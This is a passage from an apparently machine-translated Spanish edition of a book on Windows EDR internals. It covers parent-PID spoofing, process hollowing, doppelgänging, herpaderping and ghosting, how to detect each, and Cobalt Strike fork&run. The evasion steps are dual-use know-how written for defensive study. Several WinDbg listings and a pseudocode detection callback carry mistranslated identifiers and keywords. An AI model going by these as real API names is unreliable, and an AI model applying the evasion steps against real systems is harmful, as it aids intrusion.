Lo siguiente que tenemos que hacer es crear y llenar la estructura PROC_THREAD_ATTRIBUTE_LIST . Para ello, utilizamos un truco de programación de Windows bastante común para obtener el tamaño de una estructura y asignarle la cantidad correcta de memoria. Llamamos a la función para inicializar la lista de atributos 3, pasando un puntero nulo en lugar de la dirección de la lista de atributos real. Sin embargo, todavía pasamos un puntero a un DWORD, que mantendrá el tamaño requerido después de la finalización. Luego usamos el tamaño almacenado en esta variable para asignar memoria en el montón con kernel32! HeapAlloc() 4. Ahora podemos llamar a la función de inicialización de la lista de atributos nuevamente, pasando un puntero a la asignación del montón que acabamos de crear.

En este punto, estamos listos para comenzar a ejecutar Spoong. Para ello, primero llamamos a la función para modificar la lista de atributos y pasamos la lista de atributos en sí, la etiqueta que indica un identificador para el proceso padre y el identificador que abrimos para vmtoolsd.exe 5. Esto establece vmtoolsd.exe como el proceso padre de lo que sea que creemos usando esta lista de atributos. Lo último que debemos hacer con nuestra lista de atributos es pasarlala como entrada a la función de creación de procesos, especificando el proceso hijo que se creará y EXTENDED_STARTUPINFO_PRESENT

Cuando se ejecuta esta función, notepad.exe parecerá ser un elemento secundario de vmtoolsd.exe en Process Hacker en lugar de un elemento secundario de su elemento principal verdadero, ppid-spoof.exe (Figura 3-6).

Figura 3-6: Un proceso padre falsificado en Process Hacker

Desafortunadamente para los adversarios, esta técnica de evasión es relativamente sencilla.

Se puede detectar de varias formas. La primera es mediante el controlador. Recuerde que la estructura que se pasa al controlador en un evento de creación de proceso contiene dos campos separados relacionados con los procesos principales: ParentProcessId y CreatingThreadId.

Si bien estos dos campos apuntarán al mismo proceso en la mayoría de las circunstancias normales, cuando se falsifica el identificador de proceso principal (PPID) de un nuevo proceso, el campo CreatingThreadId.UniqueProcess contendrá el PID del proceso que realizó la llamada a la función de creación de procesos. El listado 3-14 muestra la salida de un controlador EDR simulado capturado por DbgView, una herramienta utilizada para capturar mensajes de impresión de depuración.

```
12.67045498 Nombre del proceso: notepad.exe
12.67045593 Identificación del proceso: 7892
12.67045593 Nombre del proceso principal: vmtoolsd.exe
12.67045593 Identificación del proceso principal: 7028
12.67045689 Nombre del proceso del creador: ppid-spoof.exe
12.67045784 Identificación del proceso del creador: 7708
```

Listado 3-14: Captura de información del proceso padre y creador de un controlador

Aquí puede ver que el vmtoolsd.exe falsificado aparece como el proceso principal, pero el creador (el proceso verdadero que lanzó notepad.exe) está identificado como ppid-spoof.exe.

Otro enfoque para detectar la cuchara PPID utiliza ETW (un tema que abordaremos más adelante). F-Secure ha documentado extensamente esta técnica en su publicación de blog “Detecting Parent PID Spoofing”. Esta estrategia de detección se basa en el hecho de que el ID de proceso especificado en el encabezado de evento ETW es el creador del proceso, en lugar del proceso padre especificado.

ed en los datos de eventos. Por lo tanto, en nuestro ejemplo, los defensores podrían usar un seguimiento de ETW para capturar eventos de creación de procesos en el host cada vez que se genere notepad.exe . La Figura 3-7 muestra los datos de eventos resultantes.

Figura 3-7: Un proceso principal falsificado en los datos de eventos de ETW

En la Figura 3-7 se destaca el ID del proceso de vmtoolsd.exe, el padre falsificado. Si lo compara con el encabezado del evento, que se muestra en la Figura 3-8, puede ver la discrepancia.



Figura 3-8: Un ID de proceso creador capturado en un encabezado de evento ETW

Observe la diferencia entre los dos identificadores de proceso. Mientras que los datos del evento tenían el identificador de vmtoolsd.exe, el encabezado contiene el identificador de ppid-spoof.exe, el verdadero creador.

La información de este proveedor de ETW no es tan detallada como la información que nos proporciona el controlador EDR simulado en el Listado 3-14. Por ejemplo, nos falta el nombre de la imagen tanto para el proceso padre como para el proceso creador. Esto se debe a que el proveedor ETW no deriva esa información para nosotros, como lo hace el controlador. En el mundo real, probablemente tendríamos que agregar un paso para recuperar esa información, ya sea consultando el proceso o extrayéndola de otra fuente de datos. De todas formas, aún podemos usar esta técnica como una forma de detectar el PPID Spoofing, ya que tenemos la pieza central de información necesaria para la estrategia: los identificadores de proceso padre y creador no coincidentes.

Modificación de la imagen del proceso

En muchos casos, el malware intenta evadir la detección basada en imágenes o las detecciones basadas en el nombre del archivo que se utiliza para crear el proceso. Si bien existen muchas formas de lograrlo, una táctica, que llamaremos modificación de la imagen del proceso, ha ganado mucha popularidad desde 2017, aunque grupos de amenazas prolíficos la han utilizado al menos desde 2014. Además de ocultar la ejecución del malware o las herramientas, esta táctica podría permitir a los atacantes eludir la lista blanca de aplicaciones, evadir las reglas de firewall del host por aplicación o pasar los controles de seguridad contra la imagen que realiza la llamada antes de que un servidor permita que se realice una operación confidencial.

Esta sección cubre cuatro técnicas de modificación de imágenes de procesos, a saber, vaciado, doppelgänging, herpaderping y ghosting, todas las cuales logran su objetivo aproximadamente de la misma manera: reasignando la imagen original del proceso host con la suya propia. Estas técnicas también se basan en la misma decisión de diseño tomada por Microsoft al implementar la lógica para notificar a las devoluciones de llamadas registradas la creación de un proceso.

La decisión de diseño es la siguiente: la creación de procesos en Windows implica un conjunto complejo de pasos, muchos de los cuales ocurren antes de que el núcleo detecte cualquier cambio.

controladores. Como resultado, los atacantes tienen la oportunidad de modificar los atributos del proceso de alguna manera durante esos primeros pasos. Aquí se muestra el flujo de trabajo completo de creación del proceso, con el paso de notificación en negrita:

1. Validar los parámetros pasados a la API de creación de procesos.
2. Abra un controlador para la imagen de destino.
3. Cree un objeto de sección a partir de la imagen de destino.
4. Cree e inicialice un objeto de proceso.
5. Asignar el PEB.
6. Cree e inicialice el objeto de hilo.
7. Envíe la notificación de creación del proceso a las devoluciones de llamada registradas.
8. Realice operaciones específicas del subsistema de Windows para finalizar la inicialización.
9. Iniciar la ejecución del hilo principal.
10. Finalizar la inicialización del proceso.
11. Inicie la ejecución en el punto de entrada de la imagen.
12. Regrese al llamador de la API de creación de procesos.

Las técnicas descritas en esta sección aprovechan el paso 3, en el que el núcleo crea un objeto de sección a partir de la imagen del proceso. El administrador de memoria almacena en caché esta sección de imagen una vez creada, lo que significa que la sección puede diferir de la imagen de destino correspondiente. Por lo tanto, cuando el controlador recibe su notificación del administrador de procesos del núcleo, el miembro `FileObject` de la estructura `PS_CREATE_NOTIFY_INFO` que procesa puede no apuntar al archivo que realmente se está ejecutando. Más allá de explotar este hecho, cada una de las siguientes técnicas tiene ligeras variaciones.

Vaciamiento

El ahuecamiento es una de las formas más antiguas de aprovechar la modificación de secciones, y se remonta al menos a 2011. La figura 3-9 muestra el flujo de ejecución de esta técnica.




Figura 3-9: Flujo de ejecución del proceso de vaciado

Usando esta técnica, el atacante crea un proceso en estado suspendido y luego desasigna su imagen después de localizar su dirección base en el PEB. Una vez que se completa la anulación del mapeo, el atacante mapea una nueva imagen, como

El ejecutor del shellcode del adversario se conecta al proceso y alinea su sección. Si esto tiene éxito, el proceso reanuda la ejecución.

Doblaje

En su presentación de Black Hat Europe de 2017 “Lost in Transaction: Process Doppelgänging”, Tal Liberman y Eugene Kogan presentaron una nueva variante de la modificación de imágenes de procesos. Su técnica, process doppelgänging, se basa en dos características de Windows: NTFS transaccional (TxF) y la API de creación de procesos heredada, ntdll!NtCreateProcessEx().

TxF es un método que ya no se utiliza para realizar acciones en el sistema de archivos como una única operación atómica. Permite que el código revierta fácilmente los cambios en los archivos, como durante una actualización o en caso de error, y tiene su propio grupo de API de soporte.

La API de creación de procesos heredada realizaba la creación de procesos antes del lanzamiento de Windows 10, que introdujo la API más robusta ntdll!NtCreateUser

Process(). Si bien está en desuso para la creación de procesos normales, aún se usa en Windows 10, en versiones hasta 20H2, para crear procesos mínimos.

Tiene la notable ventaja de tomar un identificador de sección en lugar de un archivo para la imagen del proceso, pero conlleva algunos desafíos importantes. Estas dificultades surgen del hecho de que muchos de los pasos de creación del proceso, como escribir parámetros del proceso en el espacio de direcciones del nuevo proceso y crear el objeto del hilo principal, no se gestionan en segundo plano. Para utilizar la función de creación de procesos heredada, el desarrollador debe volver a crear esos pasos faltantes en su propio código para asegurarse de que el proceso pueda iniciarse.

La figura 3-10 muestra el flujo complejo del proceso de doppelgänging.



En su prueba de concepto, Liberman y Kogan primero crean un objeto de transacción y abren el archivo de destino con kernel32!CreateFileTransacted(). Luego sobreescreiben este archivo de transacción con su código malicioso, crean una sección de imagen que apunta al código malicioso y revierten la transacción con kernel32!RollbackTransaction(). En este punto, el ejecutable se ha restaurado a su estado original, pero la sección de imagen se almacena en caché con el código malicioso.

Desde aquí, los autores llaman a ntdll!NtCreateProcessEx(), pasan el identificador de sección como parámetro y crean el hilo principal que apunta al punto de entrada de su código malicioso. Una vez creados estos objetos, reanudan el hilo principal, lo que permite que se ejecute el proceso doppelgäng.

Herpaderping

El herpaderping de procesos, inventado por Johnny Shaw en 2020, aprovecha muchos de los mismos trucos que el doppelgänging de procesos, es decir, el uso de la API de creación de procesos heredada para crear un proceso a partir de un objeto de sección. Si bien el herpaderping puede evadir las detecciones basadas en imágenes de un controlador, su objetivo principal es evadir la detección del contenido del ejecutable eliminado. La Figura 3-11 muestra cómo funciona esta técnica.



Para ejecutar el herpaderping, un atacante primero escribe el código malicioso que se va a ejecutar en el disco y crea el objeto de sección, dejando abierto el identificador del ejecutable descargado. Luego, llama a la API de creación de procesos heredada, con el identificador de sección como parámetro, para crear el objeto de proceso. Antes de inicializar el proceso, oculta el ejecutable original descargado en el disco utilizando el identificador de archivo abierto y kernel32!WriteFile() o una API similar.

Finalmente, crean el objeto de hilo principal y realizan las tareas restantes de inicio del proceso.

En este punto, la devolución de llamada del conductor recibe una notificación y puede escanear el contenido del archivo utilizando el miembro FileObject de la estructura que se le pasó al controlador durante la creación del proceso. Sin embargo, debido a que el contenido del archivo ha sido modificado, la función de escaneo recuperará datos falsos. Además, al cerrar el controlador de archivos se enviará un código de control de E/S IRP_MJ_CLEANUP a cualquier minifiltro del sistema de archivos que se haya registrado.

Si el filtro desea escanear el contenido del archivo, correrá la misma suerte que el controlador, lo que podría generar un resultado de escaneo falso negativo.

Imagen fantasma

Una de las variantes más recientes de la modificación de imágenes de procesos es la creación de imágenes fantasma de procesos, publicada en junio de 2021 por Gabriel Landau. La creación de imágenes fantasma de procesos se basa en el hecho de que Windows solo impide la eliminación de archivos después de que se asignan a una sección de imagen y no verifica si existe realmente una sección asociada durante el proceso de eliminación. Si un usuario intenta abrir el ejecutable asignado para modificarlo o eliminarlo, Windows devolverá un error. Si el desarrollador marca el archivo para su eliminación y luego crea la sección de imagen a partir del ejecutable, el archivo se eliminará cuando se cierre el controlador del archivo, pero el objeto de sección persistirá. El flujo de ejecución de esta técnica se muestra en la Figura 3-12.



Figura 3-12: El flujo de trabajo de creación de procesos fantasma

Para implementar esta técnica en la práctica, el malware puede crear un archivo vacío en el disco y luego colocarlo inmediatamente en un estado pendiente de eliminación mediante la API `ntdll!NtSetInformationFile()`. Mientras el archivo está en este estado, el malware puede escribir su carga útil en él. Tenga en cuenta que las solicitudes externas para abrir el archivo fallarán, con `ERROR_DELETE_PENDING`, en este punto. A continuación, el malware crea la sección de imagen a partir del archivo y luego cierra el controlador del archivo, eliminando el archivo pero conservando la sección de imagen. A partir de aquí, el malware sigue los pasos para crear un nuevo proceso a partir de un objeto de sección descrito en los ejemplos anteriores. Cuando el controlador recibe una notificación sobre la creación del proceso e intenta acceder al `FILE_OBJECT` que respalda el proceso (la estructura utilizada por Windows para representar un objeto de archivo), recibirá un error `STATUS_FILE_DELETED`, lo que evitara que se inspeccione el archivo.

Detección

Si bien la modificación de la imagen del proceso tiene una cantidad aparentemente infinita de variaciones, podemos detectarlas todas usando los mismos métodos básicos debido a que la técnica depende de dos cosas: la creación de una sección de imagen que difiere del ejecutable informado, ya sea que esté modificada o falte, y el uso de la API de creación de procesos heredada para crear un proceso nuevo, no mínimo, a partir de la sección de imagen.

Lamentablemente, la mayoría de las detecciones de esta táctica son reactivas, ocurren solo como parte de una investigación o aprovechan herramientas patentadas. Aun así, al centrarnos en los aspectos básicos de la técnica, podemos imaginar múltiples formas posibles de detectarla. Para demostrar estos métodos, Aleksandra Doniec (@hasherezade) creó una prueba de concepto pública para el análisis de procesos fantasma que podemos analizar en un entorno controlado.

Puede encontrar este archivo, `proc_ghost64.exe`, en https://github.com/hasherezade/process_ghosting/releases. Verifique que su hash SHA-256 coincida con el siguiente: `8a74a522e9a91b777080d3cb95d8bbea84cb71fda487bc3d4489188e3fd6855`.

En primer lugar, en modo kernel, el controlador podría buscar información relacionada con la imagen del proceso ya sea en el PEB o en el EPROCESS correspondiente. La estructura, la estructura que representa un objeto de proceso en el núcleo. Debido a que el usuario puede controlar el PEB, la estructura del proceso es mejor.

Fuente. Contiene información de imagen de proceso en varias ubicaciones, descritas en la Tabla 3-1.

Tabla 3-1: Información de imagen de proceso contenida en la estructura EPROCESS	
Ubicación	Información de la imagen del proceso
Nombre de archivo de imagen	Contiene solo el nombre del archivo
PunteroArchivolImagen.NombreArchivo	Contiene la ruta del archivo Win32 rootead
Información de creación del proceso de auditoría de Se .NombreArchivolImagen	Contiene la ruta NT completa, pero es posible que no siempre esté completa
Hash de ruta de imagen	Contiene la ruta NT hash, o canonizada, a través de nt!PfCalculateProcessHash()

Los controladores pueden consultar estas rutas mediante API como nt!SeLocateProcessImageName() o nt!ZwQueryInformationProcess() para recuperar la ruta de la imagen real, momento en el que aún necesitan una forma de determinar si el proceso ha sido alterado. A pesar de no ser confiable, el PEB proporciona un punto de comparación. Repasemos esta comparación utilizando WinDbg. Primero, intentamos extraer la ruta de la imagen de una de las estructuras del proceso.

campos (Listado 3-15).

```
0: kd> dt nt!_EPROCESS SeAuditProcessCreationInfo @$proc
        +0x5c0 SeAuditProcessCreationInfo : _SE_AUDIT_PROCESS_CREATION_INFO
0: kd> dt (nt!_INFORMACIÓN_DEL_NOMBRE_DEL_OBJETO *) @$proc+0x5c0
0xfffff9b8f995e6170
        +0x000 Nombre : _CADENA_UNICODE
```

Listado 3-15: Obtención de la ruta de archivo desde SeAuditProcessCreationInfo

Curiosamente, WinDbg devuelve una cadena vacía como nombre de la imagen. Esto no es habitual; por ejemplo, el Listado 3-16 devuelve lo que se esperaría ver en el caso de un notepad.exe sin modificar.

```
1: kd> dt (nt!_INFORMACIÓN_DEL_NOMBRE_DEL_OBJETO *) @$proc+0x5c0
Punto de interrupción 0 alcanzado
0xfffff9b8f995e6170
        +0x000 Nombre : _UNICODE_STRING
        "Dispositivo\DiscoHardiscoVolumen2\Windows\System32\notepad.exe"
```

Listado 3-16: El campo UNICODE_STRING llenado con la ruta NT de la imagen

Verifiquemos también otro miembro de la estructura del proceso, ImageFileName. Si bien este campo no devolverá la ruta completa de la imagen, aún proporciona información valiosa, como puede ver en el Listado 3-17.

```
0: kd> dt nt!_EPROCESS NombreArchivolImagen @$proc
        +0x5a8 Nombre de archivo de imagen: [15] "THFA8.tmp"
```

Listado 3-17: Lectura del miembro ImageFileName de la estructura EPROCESS

El nombre del archivo devuelto ya debería haber llamado la atención, ya que los archivos .tmp no son archivos ejecutables muy comunes. Para determinar si se ha producido una alteración de la imagen, consultaremos el PEB. Algunas ubicaciones del PEB devolverán la ruta de la imagen: ProcessParameters.ImagePathName y Ldr.InMemoryOrderModuleList. Utilicemos WinDbg para demostrar esto (Listado 3-18).

```
1: kd> dt nt!_PEB Parámetros de proceso @$peb
+0x020 Parámetros de proceso: 0x000001c1`c9a71b80 _RTL_USER_PROCESS_PARAMETERS
1: kd> dt nt!_PARÁMETROS_DE_PROCESO_DE_USUARIO_RTL Nombre_ruta_imagen poi(@$peb+0x20)
+0x060 NombreDeRutaDelImagen: _UNICODE_STRING "C:\WINDOWS\system32\notepad.exe"
```

Listado 3-18: Extracción de la ruta de la imagen del proceso desde ImagePathName

Como se muestra en la salida de WinDbg, el PEB informa que la ruta de la imagen del proceso es C:\Windows\System32\notepad.exe. Podemos verificar esto consultando el campo Ldr.InMemoryOrderModuleList, que se muestra en el Listado 3-19.

```
1: kd> !peb
PEB en 00000002d609b9000
Espacio de direcciones heredado: No
Opciones de ejecución de archivo de imagen de lectura: No
Siendo depurado: No
Dirección base de la imagen: 00007ff60edc0000
NtGlobalFlag: 0
NtGlobalFlag2: Ldr
00007ffc74c1a4c0
Ldr.Initializado: Si
Ldr.InInitializationOrderModuleList: 000001c1c9a72390 . 000001c1c9aa7f50
Módulo de lista de órdenes de carga: 000001c1c9a72500 . 000001c1c9aa8520
Ldr.InMemoryOrderModuleList: Módulo 000001c1c9a72510 . 000001c1c9aa8530
base
1 7ff60edc0000 C:\WINDOWS\system32\notepad.exe
```

Listado 3-19: Extracción de la ruta de la imagen del proceso desde InMemoryOrderModuleList

Aquí puede ver que notepad.exe es la primera imagen en la lista de módulos 1. En mis pruebas, este debería ser siempre el caso. Si un EDR encuentra una discrepancia como esta entre el nombre de la imagen informado en las estructuras de proceso y en el PEB, podría decir razonablemente que se ha producido algún tipo de manipulación de la imagen del proceso. Sin embargo, no podría determinar qué técnica había utilizado el atacante. Para hacer esa llamada, tendría que recopilar información adicional.

El EDR podría primero intentar investigar el archivo directamente, por ejemplo mediante un escaneo. El proceso se crea mediante el puntero almacenado en el campo ImageFilePointer de la estructura del proceso. Si el malware creó el proceso al pasar un objeto de sección de imagen a través de la API de creación de procesos heredada, como en la prueba de concepto, este miembro estará vacío (Listado 3-20).

```
1: kd> dt nt!_EPROCESS PunteroArchivolImagen @$proc
+0x5a0 ImageFilePointer: (nulo)
```

Listado 3-20: El campo ImageFilePointer vacío

El uso de la API heredada para crear un proceso a partir de una sección es un aspecto importante indicador de que algo extraño está sucediendo. En este punto, el EDR puede decir razonablemente que esto es lo que sucedió. Para respaldar esta suposición, el EDR también podría verificar si el proceso es mínimo o pico (derivado de un proceso mínimo), como se muestra en el Listado 3-21.

```
1: kd> dt nt!_EPROCESS PicoCreado Mínimo @$proc
+0x460 PicoCreado: 0y0
+0x87c Mínimo: 0y0
```

Listado 3-21: Los miembros Minimal y PicoCreated se establecen como falsos

Otro lugar donde buscar anomalías es el árbol de descriptores de direcciones virtuales (VAD) que se utiliza para rastrear las asignaciones de memoria virtual contiguas de un proceso. El árbol VAD puede proporcionar información muy útil sobre los módulos cargados y los permisos de las asignaciones de memoria. La raíz de este árbol se almacena en el miembro VadRoot de la estructura del proceso, que no podemos recuperar directamente a través de una API proporcionada por Microsoft, pero puede encontrar una implementación de referencia en Backbone, un controlador popular que se utiliza para manipular la memoria.

Para detectar modificaciones de la imagen del proceso, probablemente desee observar los tipos de asignación asignados, que incluyen asignaciones de archivos `READONLY`, como los archivos de catálogo COM+ (por ejemplo, `C:\Windows\Registration\Rxxxxxx1.cdb`) y los archivos ejecutables `EXECUTE_WRITECOPY`. En el árbol VAD, normalmente verá la ruta con raíz Win32 para la imagen del proceso (en otras palabras, el archivo ejecutable que respalda el proceso como el primer ejecutable asignado).

El listado 3-22 muestra la salida truncada del comando `!vad` de WinDbg .

```
0:kd> !vad
Compromiso de VAD
fffffa207d5c88d00 7 Sección de archivo de página NO_ACCESS asignada, confirmación compartida 0x1293
fffffa207d5c89340 6 Archivo ejecutable asignado EXECUTE_WRITECOPY \Windows\System32\notepad.exe
fffffa207dc976c90 4 Archivo ejecutable asignado EXECUTE_WRITECOPY \Windows\System32\oleacc.dll
```

Listado 3-22: La salida del comando `!vad` en WinDbg para un proceso normal

La salida de esta herramienta muestra asignaciones asignadas para un no modificado proceso `notepad.exe` . Ahora veamos cómo se ven en un proceso fantasma (Listado 3-23).

```
0:kd> !vad
VAD
Comprometedor
fffffa207d5c96860 2 Sección de archivo de página NO_ACCESS confirmación compartida 0x1293
fffffa207d5c967c0 6 Archivo ejecutable asignado EXECUTE_WRITECOPY \Users\dev\AppData\Local\Temp\THF53.tmp
fffffa207d5c95a00 9 Archivo ejecutable asignado EXECUTE_WRITECOPY \Windows\System32\gdi32full.dll
```

Listado 3-23: La salida del comando `!vad` para un proceso fantasma

Esta asignación asignada muestra la ruta al archivo `.tmp` en lugar de la ruta a `notepad.exe`.

Ahora que conocemos la ruta hacia la imagen de interés, podemos investigar

Para hacerlo más adelante, una forma de hacerlo es utilizar `ntdll!NtQueryInformationFile()`

API con la clase `FileStandardInformation`, que devolverá un `FILE_STANDARD_`

Estructura `INFORMATION`. Esta estructura contiene el campo `DeletePending`, que es un valor booleano que indica si el archivo ha sido marcado para su eliminación.

En circunstancias normales, también puede extraer esta información del miembro `DeletePending` de la estructura `FILE_OBJECT`. Dentro de la estructura `EPROCESS` del proceso relevante, el miembro `ImageFilePointer` apunta a esto. En el caso del proceso fantasma, este puntero será nulo, por lo que el EDR no puede usarlo. El Listado 3-24 muestra cómo debería verse el puntero de archivo de imagen y el estado de eliminación de un proceso normal.

```
2: kd> dt ntl!EPROCESS PunteroArchivolImagen @$proc
+0x5a0 Puntero de archivo de imagen: 0xfffffad8b`a3664200 _FILE_OBJECT
2: kd> dt ntl!FILE_OBJECT Eliminación pendiente 0xfffffad8b`a3664200
+0x049 Eliminación pendiente: 0
```

Listado 3-24: Miembros `ImageFilePointer` y `DeletePending` normales

Esta lista corresponde a un proceso `notepad.exe` ejecutado en condiciones normales. En un proceso fantasma, el puntero del archivo de imagen sería un valor no válido y, por lo tanto, la etiqueta de estado de eliminación también sería inválida.

Después de observar la diferencia entre una instancia normal de `notepad.exe`

Y uno que ha sido ignorado, hemos identificado algunos indicadores:

- Habrá una falta de coincidencia entre las rutas en `ImagePathName` dentro del miembro `ProcessParameters` del PEB del proceso y `ImageFileName` en su estructura `EPROCESS`.
- El puntero de imagen de la estructura del proceso será nulo y su valor mínimo y los campos `PicoCreated` serán falsos.
- El nombre del archivo puede ser atípico (sin embargo, esto no es un requisito y el usuario puede controlar este valor).

Cuando el controlador EDR recibe la nueva estructura de creación de procesos desde su devolución de llamada de creación de procesos, tendrá acceso a la información clave necesaria para crear una detección. Es decir, en el caso de procesos fantasma, puede utilizar `ImageFileName`, `FileObject` e `IsSubsystemProcess` para identificar procesos potencialmente fantasma. El Listado 3-25 muestra cómo podría verse esta lógica del controlador.

```
vacio ProcesoCreaciónNotificaciónCallback(
    PPEPROCESO pProceso,
    MANEJAR hPid,
    PPS_CREAR_INFO_NOTIFICACIÓN (ppsNotifyInfo)
{
    si (pNotifyInfo)
    {
        1 si (lpNotifyInfo->FileObject && lpNotifyInfo->IsSubsystemProcess)
        {
            PUNICODE_STRING pPeblImage = NULL;
            PUNICODE_STRING pPeblImageNtPath = NULL;
```

```

PUNICODE_STRING pProcessImageNtPath = NULL;

2 GetPeblImagePath(pProceso, pPeblImage);
    CovertPathToNt(pPeblImage, pPeblImageNtPath);

3 CovertPathToNt(psNotifyInfo->NombreArchivoImagen, pProcessImageNtPath);

    si (RtlCompareUnicodeString(pPeblImageNtPath, pProcessImageNtPath, VERDADERO))
    {
        --recorte--
    }
}

--recorte--
}

```

Listado 3-25: Detección de procesos fantasma con el controlador

Primero verificamos si el puntero es nulo aunque el proceso

El proceso que se está creando no es un proceso del subsistema 1, lo que significa que probablemente se creó con la API de creación de procesos heredada. A continuación, utilizamos dos funciones auxiliares simuladas 2 para devolver la ruta de la imagen del proceso desde el PEB y convertirla en la ruta NT. A continuación, repetimos este proceso utilizando el nombre de archivo de la imagen de la estructura del proceso para el proceso recién creado 3. Después de eso, comparamos las rutas de la imagen en el PEB y la estructura del proceso. Si no son iguales, es probable que hayamos encontrado un proceso sospechoso y es hora de que el EDR tome alguna medida.

Estudio de caso de inyección de procesos: fork&run

Con el tiempo, los cambios en las técnicas de ataque han afectado la importancia, para los proveedores de EDR, de detectar eventos sospechosos de creación de procesos. Después de obtener acceso a un sistema de destino, los atacantes pueden aprovechar cualquier cantidad de agentes de comando y control para realizar sus actividades posteriores a la explotación. Los desarrolladores de cada agente de malware deben decidir cómo manejar las comunicaciones con el agente para que puedan ejecutar comandos en el sistema infectado. Si bien existen numerosos enfoques para abordar este problema, la arquitectura más común se conoce como fork&run.

Fork&run funciona generando un proceso sacrificial en el que el proceso del agente principal inyecta su tarea posterior a la explotación, lo que permite que la tarea se ejecute independientemente del agente. Esto tiene la ventaja de la estabilidad; si una tarea posterior a la explotación que se ejecuta dentro del proceso del agente principal tiene una excepción o un error no controlado, podría hacer que el agente salga. Como resultado, el atacante podría perder el acceso al entorno.

La arquitectura también optimiza el diseño del agente. Al proporcionar un proceso host y un medio para inyectar sus capacidades posteriores a la explotación, el desarrollador facilita la integración de nuevas funciones en el agente.

Además, al mantener las tareas posteriores a la explotación contenidas en otro

proceso, el agente no necesita preocuparse demasiado por la limpieza y, en cambio, puede finalizar el proceso de sacrificio por completo.

Aprovechar la función fork&run en un agente es tan sencillo que muchos operadores ni siquiera se dan cuenta de que la están utilizando. Uno de los agentes más populares que hace un uso intensivo de la función fork&run es Beacon de Cobalt Strike. Con Beacon, el atacante puede especificar un proceso sacrificial, ya sea a través de su perfil Malleable o a través de los comandos integrados de Beacon, en el que puede inyectar sus capacidades de post-exploitación. Una vez que se establece el objetivo, Beacon generará este proceso sacrificial e inyectará su código cada vez que se ponga en cola un trabajo de post-exploitación que requiera fork&run. El proceso sacrificial es responsable de ejecutar el trabajo y devolver la salida antes de salir.

Sin embargo, esta arquitectura supone un gran riesgo para la seguridad operativa. Los atacantes ahora tienen que evadir tantas detecciones que aprovechar las características integradas de un agente como Beacon a menudo no es viable. En cambio, muchos equipos ahora usan su agente solo como un método para inyectar su código de herramientas posteriores a la explotación y mantener el acceso al entorno. Un ejemplo de esta tendencia es el aumento de las herramientas ofensivas escritas en C# y aprovechadas principalmente a través del ensamblaje de ejecución de Beacon, una forma de ejecutar ensamblajes .NET en la memoria que hace uso de fork&run en segundo plano.

Debido a este cambio en la técnica, los EDR examinan minuciosamente la creación de procesos desde numerosos ángulos, que van desde la frecuencia relativa de la relación padre-hijo en el entorno hasta si la imagen del proceso es un ensamblaje .NET. Sin embargo, a medida que los proveedores de EDR mejoraron en la detección del patrón "crear un proceso e inyectarlo en él", los atacantes comenzaron a considerar que generar un nuevo proceso es muy riesgoso y buscaron formas de evitarlo.

Uno de los mayores desafíos para los proveedores de EDR llegó con la versión 4.1 de Cobalt Strike, que introdujo los archivos de objetos Beacon (BOF). Los BOF son pequeños programas escritos en C que están pensados para ejecutarse en el proceso del agente, evitando por completo el fork&run. Los desarrolladores de capacidades podrían seguir utilizando su proceso de desarrollo existente, pero aprovechar esta nueva arquitectura para lograr los mismos resultados de una manera más segura.

Si los atacantes eliminan los artefactos de fork&run, los proveedores de EDR deben confiar en otras piezas de telemetría para sus detecciones. Afortunadamente para los proveedores, los BOF solo eliminan la telemetría de creación e inyección de procesos relacionada con la creación del proceso de sacrificio. No hacen nada para ocultar los artefactos de las herramientas posteriores a la explotación, como el tráfico de red, las interacciones con el sistema de archivos o las llamadas a la API. Esto significa que, si bien los BOF dificultan la detección, no son una solución milagrosa.

Conclusión

Monitorear la creación de nuevos procesos y subprocesos es una capacidad sumamente importante para cualquier EDR. Facilita el mapeo de relaciones padre-hijo, la investigación de procesos sospechosos antes de su ejecución y la identificación de la creación de subprocesos remotos. Aunque Windows

ofrece otras formas de obtener esta información, las rutinas de devolución de llamadas de creación de procesos y subprocessos dentro del controlador de EDR son, con diferencia, las más comunes. Además de tener una gran visibilidad de la actividad en el sistema, estas devoluciones de llamadas son difíciles de evadir, ya que dependen de lagunas en la cobertura y puntos ciegos en lugar de fallas fundamentales en la tecnología subyacente.

4

NOTIFICACIONES DE OBJETOS



Los eventos de procesos y subprocessos son solo la punta del iceberg cuando se trata de monitorear la actividad del sistema con rutinas de devolución de llamada.

En Windows, los desarrolladores también pueden capturar solicitudes de identificadores de objetos, que proporcionan telemetría valiosa relacionada con la actividad del adversario.

Los objetos son una forma de abstraer recursos como archivos, procesos, tokens y claves de registro. Un agente centralizado, acertadamente llamado administrador de objetos, maneja tareas como supervisar la creación y destrucción de objetos, realizar un seguimiento de las asignaciones de recursos y administrar la vida útil de un objeto. Además, el administrador de objetos registra las devoluciones de llamadas registradas cuando el código solicita identificadores a procesos, subprocessos y objetos de escritorio. Los EDR encuentran estas notificaciones

Estas características son útiles porque muchas técnicas de los atacantes, desde el volcado de credenciales hasta la inyección de procesos remotos, implican la apertura de dichos identificadores.

En este capítulo, exploramos una función del administrador de objetos: su capacidad para notificar a los conductores cuando se producen determinados tipos de acciones relacionadas con objetos en el sistema. Luego, por supuesto, analizamos cómo los atacantes pueden evadir estas actividades de detección.

Cómo funcionan las notificaciones de objetos

Al igual que con todos los demás tipos de notificación, los EDR pueden registrar una rutina de devolución de llamada de objeto mediante una única función, en este caso, nt!ObRegisterCallbacks(). Echemos un vistazo a esta función para ver cómo funciona y luego practiquemos la implementación de una rutina de devolución de llamada de objeto.

Registrar una nueva devolución de llamada

